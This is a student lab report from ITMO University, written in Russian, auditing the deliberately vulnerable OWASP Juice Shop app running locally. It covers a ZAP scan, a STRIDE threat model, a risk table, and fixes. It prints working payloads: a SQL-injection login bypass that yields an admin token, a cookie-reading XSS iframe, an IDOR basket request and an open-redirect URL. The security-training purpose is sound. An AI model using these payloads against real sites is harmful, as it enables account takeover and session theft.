

Федеральное государственное автономное
образовательное учреждение высшего образования
«Национальный исследовательский университет ИТМО»

Информационная безопасность

Работа 3

Аудит безопасности веб-приложения

Группа: Р3416

Выполнил:

Сиразетдинов Азат Ниязович

г. Санкт-Петербург

2025

Выполнение

The screenshot shows the ZAP 2.16.1 interface with the following details:

- Top Bar:** Standard mode, Session 1 (20251216-024710), ZAP 2.16.1, AirPods Pro, Pod connections.
- Left Sidebar:** Shows a tree view of the application structure with various endpoints like 'api', 'rest', 'socket.io', and 'styles.css'.
- Central Panel:**
 - Request/Response:** Shows an HTTP/1.1 400 Bad Request response with headers including 'Access-Control-Allow-Origin: *', 'Content-Type: application/json; charset=utf-8', and a JSON payload: {"message": "Validation error", "errors": [{"field": "email", "message": "email must be unique"}]}.
 - SQL-Injection:** A detailed view of a SQL injection exploit for the endpoint 'http://localhost:3000/api/Users'. It includes:
 - URL: http://localhost:3000/api/Users
 - Risk: High
 - Confidence: Medium
 - Parameter: email
 - Attack: azat222@gmail.com AND 1=1 --
 - Proof: The page results were successfully manipulated using the boolean conditions [azat222@gmail.com AND 1=1 --] and [azat222@gmail.com AND 1=2 --]. The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison. Data was returned for the original parameter.
 - Solution: Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side.
 - Notes: If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by ?
- Bottom Panel:** Shows the status of various scanners and the current status of the session.

Я запустил докер контейнер juice-shop и провел сканирование на уязвимости с помощью программы ZAP

Резюме по найденным уязвимостям:

SQL-Injection

Сервис не экранирует строки в SQL инъекции, что позволяет получить доступ для не аутентифицированных пользователей

The screenshot shows a Postman collection for the 'juice-shop' API. The 'user/login' endpoint is selected, and a POST request is being sent with the following body:


```
1 "email": " ' OR 1=1 OR ' ", "password": " ' 
```

The response status is 200 OK, and the response body is:

```
1 "authentication": {  
2     "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.  
3         eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MswidNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNllXNoLm9wIiwiGFzc  
3dcmvIiIwMTkyMDIzYD1yM0Q2M1I0MDUxNwNyNjKzJE4yJuwMCIsInIvbGuIoiJhZGipbisImlR1DHV4ZVRva2VuIjoiIiIwlbGFzdeXv  
1uSXAi0iIiI1CJwcm9maWxlSwIhZ2Ui0iJhc3N1dHMvcHibgIjL21tYwdlcy9icGxvYRzL2R1zmF1bHRBZG1phb5wbmcilC3Ob3RwU2VjcmV  
0IjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdC161jIjIwMjU+MTItNTYgMjE6MjE6MTYuNTKzICswMDowMCIsInVwZGF0ZWRBdC161jIw  
MjU+MTItNTYgMjE6MjE6MTYuNTKzICswMDowMCIsInVwZGF0ZWRBdC161jIwMjU+MTItNTYgMjE6MjE6MTYuNTKzICswMDowMCIsInVwZGF0ZWRBdC161jIw  
fHBypwT0-ZB59y2omu9ZvNTBu7eAnQ2iJdu42nPg_Z7intxVRDwQyKwrc3k22vzM6Knpyug0q4QzWqBQ2vJ97HBqb0Ii00qdExYxZG0H  
ZmX11lotxN61zBVuhVUX3T4-G34G08Qm6TNHD1VzK0jznFHH5TToRi4RZxc_A",  
4     "bid": 1,  
5     "umail": "admin@juice-sh.op"  
6 }  
7 } 
```


XSS

Для срабатывания скрипта достаточно вставить <iframe src="javascript:alert(document.cookie)"> в строку поиска товара. Куки в дальнейшем могут быть направлены на сторонний ресурс



Broken access control

В сервисе нет проверки на получение чужой корзины товаров: я могу просто подставить другой ID корзины в запросе




```
GET http://localhost:3000/rest/basket/1
HTTP http://localhost:3000/rest/basket/1
GET http://localhost:3000/rest/basket/1
Send
Params Authorization Headers (7) Body Pre-request Script Tests Settings Cookies
Type Bearer Token Token eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.e...
The authorization header will be automatically generated when you send the request.
Learn more about authorization
Store your secrets with end-to-end encryption locally using Vault.
Store in Vault
Body Cookies Headers (13) Test Results
Pretty Raw Preview Visualize JSON
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
{
  "status": "success",
  "data": {
    "id": 1,
    "coupon": null,
    "UserId": 1,
    "createdAt": "2025-12-16T21:21:16.991Z",
    "updatedAt": "2025-12-16T21:21:16.991Z",
    "Products": [
      {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 0.99
      }
    ]
  }
}
```

Off-site redirect

При переходе по ссылке `http://localhost:3000/redirect?to=https://github.com/juice-shop/juice-shop` сайт автоматически переадресовывает на нашу ссылку, что может использоваться для фишинга

Отсутствие валидации вводимых данных



POST [http://localhost:3000/api/Users/](http://localhost:3000/api/Users) Send

Params Authorization Headers (8) Body **JSON** Cookies

```
1 {"email":"123","password": " ", "passwordRepeat": "", "securityQuestion": {"id":2,"question": "Mother's maiden name?", "createdAt": "2025-12-16T21:21:16.584Z", "updatedAt": "2025-12-16T21:21:16.584Z"}, "securityAnswer": "123"}  
2
```


Body Cookies Headers (13) Test Results Status: 201 Created Time: 23 ms Size: 710 B Save Response

Pretty Raw Preview Visualize JSON

```
1 {  
2   "status": "success",  
3   "data": {  
4     "username": "",  
5     "role": "customer",  
6     "deluxeToken": "",  
7     "lastLoginIp": "0.0.0.0",  
8     "profileImage": "/assets/public/images/uploads/default.svg",  
9     "isActive": true,  
10    "id": 27,  
11    "email": "123",  
12    "updatedAt": "2025-12-16T21:36:50.920Z",  
13    "createdAt": "2025-12-16T21:36:50.920Z",  
14    "deletedAt": null  
15  }  
}
```

Позволило мне зарегистрироваться с невалидной почтой, и несовпадающими password и passwordRepeat, и небезопасным паролем

Диаграмма потока данных



Разметка угроз по STRIDE

S - spoofing:

- На потоке данных «Аутентификация» можно перехватить сессионные данные через XSS

T – tampering:

- На потоке «Отправка отзывов» можно передать другое имя автора, товара, сообщение в обход валидации на фронте.
- На потоке «Отправка отзывов» можно изменить отзыв другого человека, заменив параметры HTTP-запроса
- На потоке «Аутентификация» можно зайти через пользователя с пустыми логином и/или паролем через изменение HTTP-запроса

R – repudiation:

- На каждом из потоков есть вероятность возникновения Repudiation, потому что логи по заказам и пользователям не ведутся

I – information disclosure:

- На потоке «Отправка отзывов» пользователь может опубликовать XSS, который будет отсылать cookie всех пользователей, зашедших в отзывы
- На потоке «Аутентификация» с помощью SQL-инъекции можно перебрать всех доступных пользователей

D – Denial of Service:

- На любом из потоков есть вероятность «положить» сервис путем DDoS-атаки

E – Elevation of privilege:

- На потоке «Аутентификация» можно зайти под любым пользователем с помощью SQL-инъекции
- На потоке «Отправка отзывов» можно изменить отзыв другого человека, заменив параметры HTTP-запроса
- На потоке «Создание заказа» можно получить доступ к корзине другого пользователя

Таблица уязвимостей

Название	Описание	Уровень риска			Категория OWASP	Предложения по исправлению
		B	T	E		
SQL Injection при аутентификации	В запросе аутентификации можно вместо email вставить SQL инъекцию	10	8.8	8.8	A03:2021 – Injection	Использовать параметризованные запросы
XSS в поиске	Вставить в поле HTML тег, который отобразиться как тег	8.3	7.3	7.3	A03:2021 – Injection	Экранировать ввод пользователя, не отображать текста как теги, использовать Content-Security-Policy
Off-site redirect	Переход по ссылке localhost/redirect?to=url редиректит на указанную страницу	4.3	3.8	3.8	A05:2021 – Security Misconfiguring	Создать список доменов разрешенных для редиректа
Доступ к чужой корзине	Выполнить запрос получения корзины с чужим токеном	6.3	5.6	5.6	A01:2021 – Broken access control	Перед выдачей ответа валидировать владельца корзины
Создание пустого пользователя	Зарегистрировать пользователя с невалидными данными	7.6	6.7	6.7	A01:2021 – Insecure Design	Валидировать данные на сервере
Отправка отзывов от лица другого пользователя	При создании отзыва можно создать отзывы от лица другого пользователя	7.6	6.7	6.7	A01:2021 – Broken access control	Получать имя пользователя из JWT токена
Редактирование чужого отзыва	Вручную изменить другой отзыв подставив ID	8.2	7.2	7.2	A01:2021 – Broken access control	Получать имя пользователя из JWT токена
DDOS атаки	Начать DDOS атаку большим количеством запросов	7.5	6.6	6.6	A05:2021 – Security Misconfigured	Настроить необходимые защитные меры против DDOS атак

Общие рекомендации

- Спроектировать систему по принципу «минимального доверия». Все входные данные необходимо валидировать вне зависимости от проверок на стороне клиента. Возвращать информацию о ресурсе только после проверки, что пользователь действительно имеет к нему доступ
- Взаимодействовать с базой через ORM и параметризированные запросы с минимально необходимыми правами
- Использовать экранирование и очистку пользовательского ввода, внедрить заголовки безопасности в ответы HTTP.
- Для предотвращения автоматизированных атак реализовать механизмы ограничения частоты запросов

Отчет OWASP ZAP

<https://disk.yandex.ru/d/gvuFvV394tAFBw>